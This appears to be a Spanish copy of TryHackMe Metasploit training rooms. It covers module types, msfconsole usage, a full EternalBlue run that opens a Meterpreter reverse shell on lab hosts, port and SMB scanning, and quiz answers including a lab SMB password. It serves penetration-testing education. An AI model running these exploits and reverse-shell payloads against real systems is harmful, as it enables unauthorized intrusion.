    ├── applocker_evasion_regasm_regsvcs.rb
    ├── applocker_evasion_workflow_compiler.rb
    ├── process_herpaderping.rb
    ├── syscall_inject.rb
    ├── windows_defender_exe.rb
    └── windows_defender_js_hta.rb

1 directory, 9 files
```

Hazañas

Exploits, perfectamente organizados por sistema de destino.

Terminal

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 exploits/
exploits/
├── aix
├── android
├── apple_ios
├── bsd
├── bsdi
├── dialup
├── example_linux_priv_esc.rb
├── example.py
├── example.rb
├── example_webapp.rb
├── firefox
├── freebsd
├── hpux
├── irix
├── linux
├── mainframe
├── multi
├── netware
├── openbsd
├── osx
├── qnx
├── solaris
├── unix
└── windows

20 directories, 4 files
```

NOP

Los NOP (sin operación) no hacen nada, literalmente. Están representados en la familia de CPU Intel x86 y se representan con 0x90, después de lo cual la CPU no hará nada durante un ciclo. A menudo se utilizan como buffer para lograr tamaños de carga útiles consistentes.

Terminal

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 nops/
nops/
├── aarch64
├── armle
├── cmd
├── mipsbe
├── php
├── ppc
├── sparc
├── tty
├── x64
└── x86

10 directories, 0 files
```

Cargas útiles

Las cargas útiles son códigos que se ejecutarán en el sistema de destino.

Los exploits aprovecharán una vulnerabilidad en el sistema de destino, pero para lograr el resultado deseado, necesitaremos una carga útil. Algunos ejemplos podrían ser; obtener un shell, cargar un malware o una puerta trasera en el sistema de destino, ejecutar un comando o iniciar *calc.exe* como prueba de concepto para agregar al informe de prueba de penetración. Iniciar la calculadora en el sistema de destino de forma remota iniciando la aplicación *calc.exe* es una forma benigna de mostrar que podemos ejecutar comandos en el sistema de destino.

Ejecutar comandos en el sistema de destino ya es un paso importante, pero es mejor tener una conexión interactiva que le permita escribir comandos que se ejecutarán en el sistema de destino. Esta línea de comando interactiva se llama "shell". Metasploit ofrece la posibilidad de enviar diferentes cargas útiles que pueden abrir shells en el sistema de destino.

Terminal

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 payloads/
payloads/
├── adapters
├── singles
├── stagers
└── stages

4 directories, 0 files
```

Verá cuatro directorios diferentes en cargas útiles: adaptadores, sencillos, etapas y etapas.

- **Adaptadores:** un adaptador envuelve cargas útiles individuales para convertirlas a diferentes formatos. Por ejemplo, una carga útil única normal se puede incluir dentro de un adaptador Powershell, lo que generará un único comando de PowerShell que ejecutará la carga útil.
- **Singles:** cargas útiles independientes (agregar usuario, iniciar notepad.exe, etc.) que no necesitan descargar un componente adicional para ejecutarse.
- **Stagers:** Responsables de configurar un canal de conexión entre Metasploit y el sistema de destino. Útil cuando se trabaja con cargas útiles en etapas. Las "cargas útiles en etapas" primero cargarán una etapa en el sistema de destino y luego descargarán el resto de la carga útil (etapa). Esto proporciona algunas ventajas, ya que el tamaño inicial de la carga útil será relativamente pequeño en comparación con la carga útil completa enviada de una vez.
- **Etapas:** Descargadas por el stager. Esto le permitirá utilizar cargas útiles de mayor tamaño.

Metasploit tiene una forma útil de ayudarlo a identificar cargas útiles únicas (también llamadas "en línea") y cargas útiles en etapas.

- genérico/shell_reverse_tcp
- ventanas/x64/shell/reverse_tcp

Ambos son shells inversos de Windows. La primera es una carga útil en línea (o única), como lo indica el "_" entre "shell" y "reverse". Mientras que esta última es una carga útil por etapas, como lo indica el "/" entre "shell" y "reverse".

Correo

Los módulos posteriores serán útiles en la etapa final del proceso de pruebas de penetración mencionado anteriormente, después de la explotación.

Terminal

```
root@ip-10-10-135-188:/opt/metasploit-framework/embedded/framework/modules# tree -L 1 post/
post/
├── aix
├── android
├── apple_ios
├── bsd
├── firefox
├── hardware
├── linux
├── multi
├── networking
├── osx
├── solaris
└── windows

12 directories, 0 files
```

Si desea familiarizarse más con estos módulos, puede encontrarlos en la carpeta de módulos de su instalación de Metasploit. Para AttackBox, estos se encuentran en /opt/metasploit-framework/embedded/framework/modules

Responda las siguientes preguntas

¿Cómo se llama el código que aprovecha una falla en el sistema de destino?

Exploit — Respuesta correcta

¿Cuál es el nombre del código que se ejecuta en el sistema objetivo para lograr el objetivo del atacante?

Payload — Respuesta correcta

¿Cómo se llaman las cargas útiles autónomas?

Singles — Respuesta correcta

¿Está "windows/x64/pingback_reverse_tcp" entre los sencillos o la carga útil por etapas?

Singles — Respuesta correcta

Tarea 3 consolamsf

Tarea 4 Trabajar con módulos

Tarea 5 Resumen

Metasploit: Introducción

Una introducción a los componentes principales de Metasploit Framework.

Tarea 1 Introducción a Metasploit

Tarea 2 Componentes principales de Metasploit

Tarea 3 msfconsole

Como se mencionó anteriormente, la consola será su interfaz principal para Metasploit Framework. Puede iniciarla usando el `msfconsole` comando en su terminal Attackbox o en cualquier sistema en el que haya instalado Metasploit Framework.

```
msfconsole
```

```
root@ip-10-10-150-191:~# msfconsole

       =~.                  .=~
         ~$$$
```

Metasploit: Introducción

Una introducción a los componentes principales de Metasploit Framework.

Tarea 1 Introducción a Metasploit

Tarea 2 Componentes principales de Metasploit

Tarea 3 msfconsolemf

Tarea 4 Trabajar con módulos

Incluir la máquina de destino adjunta a esta sala para seguir adelante las ejemplos que se muestran a continuación. Cualquier Metasploit versión 5 o 6 tendrá acceso a todos los módulos y por ello se muestran aquí para que puedas usar Attackbox o cualquier sistema operativo instalado en tu computadora local.

Una vez que haya ingresado al contexto de un módulo usando el `use` comando seguido del nombre del módulo, como se ala anteriormente, deberá configurar los parámetros. Los parámetros más comunes que utilizará se enumeran a continuación. Recuerde, según el módulo que utilice, es posible que usa necesitar configurar parámetros adicionales o diferentes. Es una buena práctica utilizar el `show options` comando para enumerar los parámetros necesarios.

Todos los parámetros se configuran utilizando la misma sintaxis de comando:

```
set PARAMETER_NAME VALUE
```

Antes de continuar, recuerde siempre verificar el mensaje de msfconsole para asegurarse de que está en el contexto correcto. Al iniciar con Metasploit, es posible que vea cinco mensajes diferentes:

- **El símbolo del sistema normal:** no puede utilizar los comandos de Metasploit aquí.

Símbolo del sistema normal

```
root@ip-10-10-88-65:~#
```

- **El mensaje de msfconsole:** msf5 (o msf7 dependiendo de su versión instalada) es el mensaje de msfconsole. Como puede ver, aquí no se establece ningún contexto, por lo que aquí no se pueden usar comandos específicos del contexto para configurar parámetros y ejecutar módulos.

Símbolo del sistema de Metasploit

```
msf5 >
```

- **Un mensaje de contexto:** una vez que haya decidido usar un módulo y haya usado el comando set para ajustarlo, msfconsole mostrará el contexto. Puede utilizar comandos específicos del contexto (por ejemplo, configurar RHOSTS 10.10.xx) aquí.

Un símbolo del sistema contextual

```
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

- **El mensaje de Meterpreter:** Meterpreter es una carga útil importante que veremos en detalle más adelante en este módulo. Esto significa que se cargó un agente de Meterpreter en el sistema de destino y se envió a usarlo con el cliente. Puede utilizar comandos específicos de Meterpreter aquí.

Un símbolo del sistema de Meterpreter

```
meterpreter >
```

- **Un shell en el sistema de destino:** una vez que se completa el exploit, es posible que tenga acceso a un shell de comandos en el sistema de destino. Esta es una línea de comando normal y todos los comandos escritos aquí se ejecutan en el sistema de destino.

Un símbolo del sistema de Meterpreter

```
C:\Windows\system32>
```

Como se mencionó anteriormente, el `show options` comando enumerará todos los parámetros disponibles.

El comando mostrar opciones

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass        .                no        (Optional) The password for the specified username
   SMBUser        .                no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit Target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Como puede ver en la captura de pantalla anterior, algunos de estos parámetros requieren que usted que funcione el exploit. Algunos valores de parámetros requeridos se completarán previamente; asegúrese de verificar si deben permanecer iguales para su objetivo. Por ejemplo, un exploit web podría tener un valor RPORT (puerto remoto) el puerto en el sistema de destino al que Metasploit intentará conectarse por defecto (generalmente exploit) predeterminado en 80, pero su aplicación web de destino podría estar usando el puerto 8080.

En este ejemplo, configuraremos el parámetro RHOSTS (o la dirección IP de nuestro sistema de destino usando el `set` comando.


Un símbolo del sistema de Meterpreter

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts => 10.10.165.39
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.165.39     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass        .                no        (Optional) The password for the specified username
   SMBUser        .                no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.44.70      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit Target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Una vez que haya configurado un parámetro, puede usar el `show options` comando para verificar que el valor se haya configurado correctamente.

Los parámetros que utilizará con frecuencia son:

- **RHOSTS:** "host remoto", o dirección IP del sistema de destino. Se puede configurar una única dirección IP o un rango de red. Esto admitirá la notación CIDR (enrutamiento entre dominios sin clases) (255_256_etc.) o un rango de red (10.10.10.x - 10.10.10.y). También puede usar un archivo donde se enumeran los objetivos, un objetivo por línea usando el archivo:/ruta/al/ejemplo.txt. Por cierto, como puede ver a continuación.



- **RPORT:** "Puerto remoto", el puerto en el sistema de destino en el que se ejecuta la aplicación vulnerable.
- **CARGA ÚTIL:** La carga útil que utilizará con el exploit.
- **LHOST:** "Localhost", la dirección IP de la máquina atacante (ya sea Attackbox o Kali Linux).
- **LPORT:** "Puerto local", el puerto que utilizará para volver a conectarse el shell inverso. Este es un puerto en su máquina atacante y puede configurarlo en cualquier puerto que no utilice ninguno otro aplicación.
- **SESIÓN:** Cada conexión establecida con el sistema de destino utilizando Metasploit tendrá un ID de sesión. Utilizará esto con módulos posteriores a la explotación que se conectarán al sistema de destino mediante una sesión existente.

Puede anular cualquier parámetro establecido usando el comando set nuevamente con un valor diferente. También puede borrar cualquier valor de parámetro usando el `unset` comando o borrar todos los parámetros establecidos con el `unset all` comando.

El comando desarmar todo

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > unset all
Flushing datastore...
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass        .                no        (Optional) The password for the specified username
   SMBUser        .                no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit Target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Puede utilizar el `setg` comando para establecer valores que se utilizarán para todos los módulos. El `setg` comando se utiliza como el comando set. La diferencia es que si usa el `set` comando para establecer un valor usado en varios módulos, y luego cambia a otro módulo, necesitará establecer el valor nuevamente. El `setg` comando le permite establecer el valor para que pueda usarse de forma predeterminada en diferentes módulos. Puede borrar cualquier valor establecido `setg` usando `unsetg`.

El siguiente ejemplo utiliza el siguiente flujo:

1. Ejecutar el exploitms17_010_eternalblue
2. Configúralo RHOSTS usando el `setg` comando en lugar del comando set
3. Ejecutar el `back` comando para salir del contexto del exploit.
4. Ejecutar un escáner (este módulo es un escáner para descubrir vulnerabilidades MS17-010)
5. El `show options` comando muestra que el parámetro RHOSTS ya está completo con la dirección IP del sistema de destino.

Módulos de sobrepasar

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[5] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
rhosts => 10.10.165.39
msf5 exploit(windows/smb/ms17_010_eternalblue) > back
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                  Required  Description
   ----         ---------------                                  --------  -----------
   CHECK_ARCH   true                                             no        Check for architecture on vulnerable
hosts
   CHECK_DOPU   true                                             no        Check for DOUBLEPULSAR on vulnerable
hosts
   CHECK_PIPE   false                                            no        Check for named pipe on vulnerable
hosts
   NAMED_PIPES  /opt/metasploit-framework-5281/data/wordlists/named_pipes.txt  yes  List of named pipes to check
   RHOSTS       10.10.165.39                                     yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:'
   RPORT        445                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                no        The Windows domain to use for
authentication
   SMBPass                                                       no        The password for the specified
username
   SMBUser                                                       no        The username to authenticate as
   THREADS      1                                                yes       The number of concurrent threads (max
one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

El `setg` comando establece un valor global que se usará hasta que salga de Metasploit o lo borre usando el `unsetg` comando.

Usando módulos

Una vez que todos los parámetros del módulo están configurados, puede iniciar el módulo usando el `exploit` comando. Metasploit también admite el `run` comando, que es un alias creado para el `exploit` comando ya que lo paralelo explotó no tenía sentido cuando se usaban módulos que no eran exploits (escáneres de puertos, escáneres de vulnerabilidades, etc.).

El `exploit` comando se puede utilizar sin ningún parámetro o utilizando el `-j` parámetro "
El `exploit -j` comando ejecutará el exploit y pondrá en segundo plano si este tarda mucho tiempo en otra.

El comando exploit -j

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit -j

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.123.095 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.123.095:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.123.095:445     - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.123.095:445 - Connecting to target for exploitation.
[+] 10.10.123.095:445 - Connection established for exploitation.
[+] 10.10.123.095:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.123.095:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.123.095:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.123.095:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.123.095:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.123.095:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.123.095:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.123.095:445 - Sending all but last fragment of exploit packet
[*] 10.10.123.095:445 - Starting non-paged pool grooming
[+] 10.10.123.095:445 - Sending SMBv2 buffers
[+] 10.10.123.095:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.123.095:445 - Sending final SMBv2 buffers.
[*] 10.10.123.095:445 - Sending last fragment of exploit packet!
[*] 10.10.123.095:445 - Receiving response from exploit packet
[+] 10.10.123.095:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.123.095:445 - Sending egg to corrupted connection.
[*] 10.10.123.095:445 - Triggering free of corrupted buffer.
[*]Sending stage (201283 bytes) to 10.10.123.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 -> 10.10.123.229:49181) at 2021-08-20 02:06:48 +0100
[*] 10.10.123.095:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] 10.10.123.095:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] 10.10.123.095:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] Session 2 created in the background.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Esto le devolverá al mensaje de comando desde el que ejecutó el exploit.
Algunos módulos admiten la `check` opción. Esto comprobará si el sistema de destino es vulnerable sin explotarlo.

Sesiones

Una vez que una vulnerabilidad ha sido explotada con éxito, se creará una sesión. Este es el canal de comunicación establecido entre el sistema objetivo y metasploit.

Puede utilizar el `background` comando para poner en segundo plano el indicador de sesión y volver al indicador de msfconsole.

Sesiones de antecedentes

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternativamente, `CTRL+Z` se puede utilizar para sesiones en segundo plano.
El `sessions` comando se puede utilizar desde el indicador de msfconsole o desde cualquier contexto para ver las sesiones existentes.

Listado de sesiones activas

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC   10.10.44.70:4444 -> 10.10.122.239:49163 (10.10.122.239)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC   10.10.44.70:4444 -> 10.10.122.229:49186 (10.10.122.229)
msf5 exploit(windows/smb/ms17_010_eternalblue) > back
msf5 > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC   10.10.44.70:4444 -> 10.10.122.239:49163 (10.10.122.239)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC   10.10.44.70:4444 -> 10.10.122.229:49186 (10.10.122.229)

msf5 >
```

Para interactuar con cualquier sesión, puede utilizar el `sessions -i` comando seguido del número de sesión deseado.

Interactuando con las sesiones

```
msf5 > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC   10.10.44.70:4444 -> 10.10.122.239:49163 (10.10.122.239)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC   10.10.44.70:4444 -> 10.10.122.229:49186 (10.10.122.229)

msf5 > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Responda las siguientes preguntas

¿Cómo establecería el valor LPORT en 6666?

set LPORT 6666 — Respuesta correcta

¿Cómo establecería el valor global de RHOSTS en 10.10.19.23?

setg RHOSTS 10.10.19.23 — Respuesta correcta

¿Qué comando usaría para borrar una carga útil establecida?

unset PAYLOAD — Respuesta correcta

¿Qué comando utilizas para proceder con la fase de explotación?

exploit — Respuesta correcta

Tarea 5 Resumen

Creado por tryhackme y u0d3bumb
Esta es una sala **gratuita**, lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 167579 usuarios aquí y esta sala tiene 839 días.

4624

Metasploit: Introducción

Una introducción a los componentes principales de Metasploit Framework.

100%

Tarea 1 Introducción a Metasploit

Tarea 2 Componentes principales de Metasploit

Tarea 3 consolamsf

Tarea 4 Trabajar con módulos

Tarea 5 Resumen

Como hemos visto hasta ahora, Metasploit es una poderosa herramienta que facilita el proceso de explotación. El proceso de explotación comprende tres pasos principales; encontrar el exploit, personalizarlo y explotar el servicio vulnerable.

Metasploit proporciona muchos módulos que puede utilizar para cada paso del proceso de explotación. A través de esta sala hemos visto los componentes básicos de Metasploit y su respectivo uso.

Sería mejor si también hubiera utilizado el exploit ms17_010_eternalblue para obtener acceso a la máquina virtual de destino.

En las siguientes salas, cubriremos Metasploit y sus componentes con más detalle. Una vez completado, este módulo debería brindarle una buena comprensión de las capacidades de Metasploit.

Responda las siguientes preguntas

No se necesita respuesta.

No se necesita respuesta

Pregunta hecha

Creado por tryhackme y am03bam4n
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 167579 usuarios aquí y esta sala tiene 839 días.

1892

Metasploit: explotación

Uso de Metasploit para escaneo, evaluación y explotación de vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Descargar archivos de tareas

En esta sala, aprenderemos cómo utilizar Metasploit para escanear y explotar vulnerabilidades. También cubriremos cómo la función de base de datos facilita la gestión de compromisos de pruebas de penetración con un alcance más amplio. Finalmente, veremos cómo generar cargas útiles con `msfvenom` y cómo iniciar una sesión de Meterpreter en la mayoría de las plataformas de destino.

Más específicamente, los temas que cubriremos son:

- Cómo escanear sistemas de destino usando Metasploit .
- Cómo utilizar la función de base de datos Metasploit .
- Cómo utilizar Metasploit para realizar un análisis de vulnerabilidades.
- Cómo utilizar Metasploit para explotar servicios vulnerables en sistemas de destino.
- Cómo `msfvenom` se puede utilizar para crear cargas útiles y obtener una sesión de Meterpreter en el sistema de destino.

Tenga en cuenta que para todas las preguntas que requieran el uso de una lista de palabras (por ejemplo, ataques de fuerza bruta), usaremos la lista de palabras en AttackBox que se encuentra en la siguiente ruta:

```
/usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt
```

Si opta por utilizar su propia máquina, descargue la lista de palabras haciendo clic en el botón Descargar archivos de tareas a la derecha.

Inicie AttackBox y ejecute Metasploit usando el `msfconsole` comando para seguir esta sala.

Responda las siguientes preguntas

Inicie AttackBox y ejecute Metasploit usando el comando `msfconsole` para seguir esta sala.

No se necesita respuesta

Pregunta hecha

Tarea 2 Exploración

Tarea 3 La base de datos Metasploit

Tarea 4 Escaneo de vulnerabilidades

Tarea 5 Explotación

Tarea 6 veneno

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 62550 usuarios aquí y esta sala tiene 839 días.

1892

Metasploit: explotación

Uso de Metasploit para escaneo, evaluación y explotación de vulnerabilidades.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Exploración

Escaneo de puertos

Iniciar máquina

Metasploit tiene varios módulos para escanear puertos abiertos en el sistema y la red de destino. Puede enumerar los posibles módulos de escaneo de puertos disponibles usando el `search portscan` comando.

Buscar escaneo de puertos

```
msf6 > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/wordpress_pingback_access                   normal  No     Wordpress Pingback Locator
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/portscan/ack                                     normal  No     TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce                               normal  No     FTP Bounce Port Scanner
   4  auxiliary/scanner/portscan/syn                                     normal  No     TCP SYN Port Scanner
   5  auxiliary/scanner/portscan/tcp                                     normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/xmas                                    normal  No     TCP "XMas" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner                       normal  No     SAPRouter Port Scanner


Interact with a module by name or index, for example use 7 or use auxiliary/scanner/sap/sap_router_portscanner

msf6 >
```

Los módulos de escaneo de puertos requerirán que configure algunas opciones:

Opciones de escaneo de puertos

```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CONCURRENCY 10               yes       The number of concurrent ports to check per host
   DELAY       0                yes       The delay between connections, per thread, in milliseconds
   JITTER      0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   THREADS     1                yes       The number of concurrent threads (max one per host)
   TIMEOUT     1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) >
```

- **CONCURRENCIA:** Número de objetivos que se escanearán simultáneamente.
- **PUERTOS:** Rango de puertos a escanear. Tenga en cuenta que 1-1000 aquí no será lo mismo que usar Nmap con la configuración predeterminada. Nmap escaneará los 1000 puertos más utilizados, mientras que Metasploit escaneará los números de puerto del 1 al 10000.
- **RHOSTS:** Destino o red de destino a escanear.
- **HILOS:** Número de hilos que se utilizarán simultáneamente. Más subprocesos darán como resultado análisis más rápidos.

Puede realizar escaneos de Nmap directamente desde el indicador de msfconsole como se muestra a continuación más rápidamente:

Usando Nmap desde el indicador de Msfconsole

```
msf6 > nmap -sS 10.10.12.229
[*] exec: nmap -sS 10.10.12.229


Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-20 03:54 BST
Nmap scan report for ip-10-10-12-229.eu-west-1.compute.internal (10.10.12.229)
Host is up (0.0011s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
MAC Address: 02:CE:59:27:C8:E3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 64.19 seconds
msf6 >
```

En cuanto a la recopilación de información, si su compromiso requiere un enfoque más rápido para el escaneo de puertos, es posible que Metasploit no sea su primera opción. Sin embargo, varios módulos hacen de Metasploit una herramienta útil para la fase de escaneo.

Identificación del servicio UDP

El `scanner/discovery/udp_sweep` módulo le permitirá identificar rápidamente los servicios que se ejecutan sobre UDP (Protocolo de datagramas de usuario). Como puede ver a continuación, este módulo no realizará un análisis exhaustivo de todos los servicios UDP posibles, pero proporciona una forma rápida de identificar servicios como DNS o NetBIOS.

escaneo UDP

```
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 10.10.12.229->10.10.12.229 (1 hosts)
[*] Discovered NetBIOS on 10.10.12.229:137 (JON-PC:U :WORKGROUP:G :JON-PC:U :WORKGROUP:G :WORKGROUP:U :__MSBROWSE__:G
:02:ce:59:27:c8:e3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) >
```

Escaneos para PYMES

Metasploit ofrece varios módulos auxiliares útiles que nos permiten escanear servicios específicos. A continuación se muestra un ejemplo para las PYMES. Sería especialmente útil en una red corporativa `smb_enumshares` , pero `smb_version` dedique algo de tiempo a identificar los escáneres que ofrece la versión de Metasploit instalada en su sistema.

escaneo PYME

```
msf6 auxiliary(scanner/smb/smb_version) > run

[+] 10.10.12.229:445      - Host is running Windows 7 Professional SP1 (build:7601) (name:JON-PC) (workgroup:WORKGROUP )
(signatures:optional)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Al realizar análisis de servicios, sería importante no omitir servicios más "exóticos" como NetBIOS. NetBIOS (Sistema básico de entrada y salida de red), similar a SMB, permite que las computadoras se comuniquen a través de la red para compartir archivos o enviar archivos a impresoras. El nombre NetBIOS del sistema de destino puede darle una idea sobre su función e incluso su importancia (por ejemplo, CORP-DC, DEVOPS, SALES, etc.). También puede encontrarse con algunos archivos y carpetas compartidos a los que se puede acceder sin contraseña o protegidos con una contraseña simple (por ejemplo, admin, administrador, root, toor, etc.).

Recuerde, Metasploit tiene muchos módulos que pueden ayudarlo a comprender mejor el sistema de destino y posiblemente ayudarlo a encontrar vulnerabilidades. Siempre vale la pena realizar una búsqueda rápida para ver si hay algún módulo que pueda ser útil según su sistema de destino.

Responda las siguientes preguntas

¿Cuántos puertos hay abiertos en el sistema de destino?

5 | Respuesta correcta | Pista

Utilizando el escáner correspondiente, ¿qué nombre de NetBIOS puede ver?

ACME IT SUPPORT | Respuesta correcta | Pista

¿Qué se ejecuta en el puerto 8000?

webfs/1.21 | Respuesta correcta | Pista

¿Cuál es la contraseña SMB del usuario "penny" ? Utilice la lista de palabras mencionada en la tarea anterior.

leo1234 | Respuesta correcta | Pista

Tarea 3 La base de datos Metasploit

Tarea 4 Escaneo de vulnerabilidades

Tarea 5 Explotación

Tarea 6 veneno

Tarea 7 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 62550 usuarios aquí y esta sala tiene 839 días.

1892

Metasploit: explotación

Uso de Metasploit para escaneo, evaluación y explotación de vulnerabilidades.

Iniciar Attackbox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 Exploración

